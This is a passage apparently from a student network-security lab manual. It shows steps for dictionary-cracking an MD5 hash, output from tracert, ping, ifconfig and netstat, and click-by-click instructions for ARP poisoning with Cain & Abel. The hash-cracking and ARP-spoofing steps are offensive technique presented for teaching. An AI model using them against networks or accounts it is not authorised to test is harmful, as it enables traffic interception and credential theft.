
Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist




Select all the options and start the dictionary attack



## PRACTICAL NO. 3

### 3.1) Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type [www.prestashop.com](http://www.prestashop.com) press “Enter”.



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the trace route to the website, showing 30 hops. Hops 1 through 6 show valid network segments with increasing latency. Hops 7 through 126 show "Request timed out." for most segments, indicating network issues or high latency. The final hop, 30, also shows a timeout. The destination IP is 91.240.109.42.

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1   4 ms    2 ms    3 ms  192.168.0.1
 2  107 ms   39 ms   27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3   31 ms   35 ms   33 ms  125.18.4.65
 4   142 ms   131 ms   132 ms  182.79.245.161
 5   128 ms   132 ms   126 ms  5.226.7.253
 6   146 ms   157 ms   158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7   153 ms   153 ms   136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
126]
 8   148 ms   157 ms   156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9   *          *          * Request timed out.
10   160 ms   *          133 ms  ve111-p01-ari-vbo.alionis.net [94.100.175.6]
11   131 ms   133 ms   139 ms  fwprestashop.com [94.100.173.4]
12   *          *          * Request timed out.
13   *          *          * Request timed out.
14   *          *          * Request timed out.
15   *          *          * Request timed out.
16   *          *          * Request timed out.
17   *          *          * Request timed out.
18   *          *          * Request timed out.
19   *          *          * Request timed out.
20   *          *          * Request timed out.
21   *          *          * Request timed out.
22   *          *          * Request timed out.
23   *          *          * Request timed out.
24   *          *          * Request timed out.
25   *          *          * Request timed out.
26   *          *          * Request timed out.
27   *          *          * Request timed out.
28   *          *          * Request timed out.
29   *          *          * Request timed out.
30   *          *          * Request timed out.

Trace complete.
```

**Step 2:** Ping all the IP addresses

```
C:\ Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 29ms, Maximum = 37ms, Average = 33ms

C:\>_
```

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet  Hwaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:195 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:18 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```


### Netstat

```
C:\Users\singh>netstat
```


#### Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED


### 3.2) Perform ARP Poisoning in Windows




Step 2 : Select sniffer on the top.



Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.



Step 4 : Click on “+” icon on the top. Click on ok.



Step 5 : Shows the Connected host.


The screenshot shows the Cain & Abel interface with the 'Hosts' tab selected. A table displays network hosts with columns for IP address, MAC address, OUI fingerprint, Host name, and various broadcast and multicast metrics. The first host listed is 192.168.0.1 with MAC F46D04E9C74, identified as D-Link International.

IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.0.1	F46D04E9C74	D-Link International								
192.168.0.56	50E54992356C	ASUSTek COMPUTER INC.	GIGA-BYTE TECHNOLOGY ...							
192.168.0.57	BCAEC5560745	ASUSTek COMPUTER INC.	GIGA-BYTE TECHNOLOGY ...							
192.168.0.71	94DE8097D224		GIGA-BYTE TECHNOLOGY ...							
192.168.0.72	F07D687CE6C8	D-Link Corporation								
192.168.0.100	00E0B606C002	Entrada Networks								
192.168.0.185	50E549BE2013	GIGA-BYTE TECHNOLOGY ...								
192.168.0.225	50E54946F9F8	GIGA-BYTE TECHNOLOGY ...								
192.168.0.230	0019D18D0BE9	Intel Corporate								
192.168.0.233	94DE808FCFB3	GIGA-BYTE TECHNOLOGY ...								
192.168.0.236	94DE808FD25E	GIGA-BYTE TECHNOLOGY ...								
192.168.0.237	001761101CC6									
192.168.0.250	001761103976									
192.168.0.251	001802FC170D	Alpha Networks Inc.								
192.168.1.1	001802FC170D	Alpha Networks Inc.								
192.168.1.3	24DEC6C4B904	Aruba Networks								
192.168.1.5	001E90B798F5	Elitegroup Computer Syste...								
192.168.1.7	00E0B606C0E1	Entrada Networks								
192.168.1.8	24DEC6C4B8EC	Aruba Networks								
192.168.1.9	24DEC6C4B8EC	Aruba Networks								


Step 6 : Select Arp at bottom.

The screenshot shows the Cain & Abel interface with the 'APR' tab selected. On the left, a tree view lists various APR modules: APR-Cert, APR-DNS, APR-SSH-1 (0), APR-HTTPS (0), APR-ProxyHTTPS (0), APR-RDP (0), APR-FTPS (0), APR-POP3S (0), APR-IMAPS (0), APR-LDAPS (0), and APR-SIPS (0). The main pane displays two tables for APR modules, with columns for Status, IP address, MAC address, and packet counts. Below the tables is a tab labeled 'Configuration / Routed Packets'.


Step 7 : Click on “+” icon at the top.



Step 8 : Click on start/stop ARP icon on top.

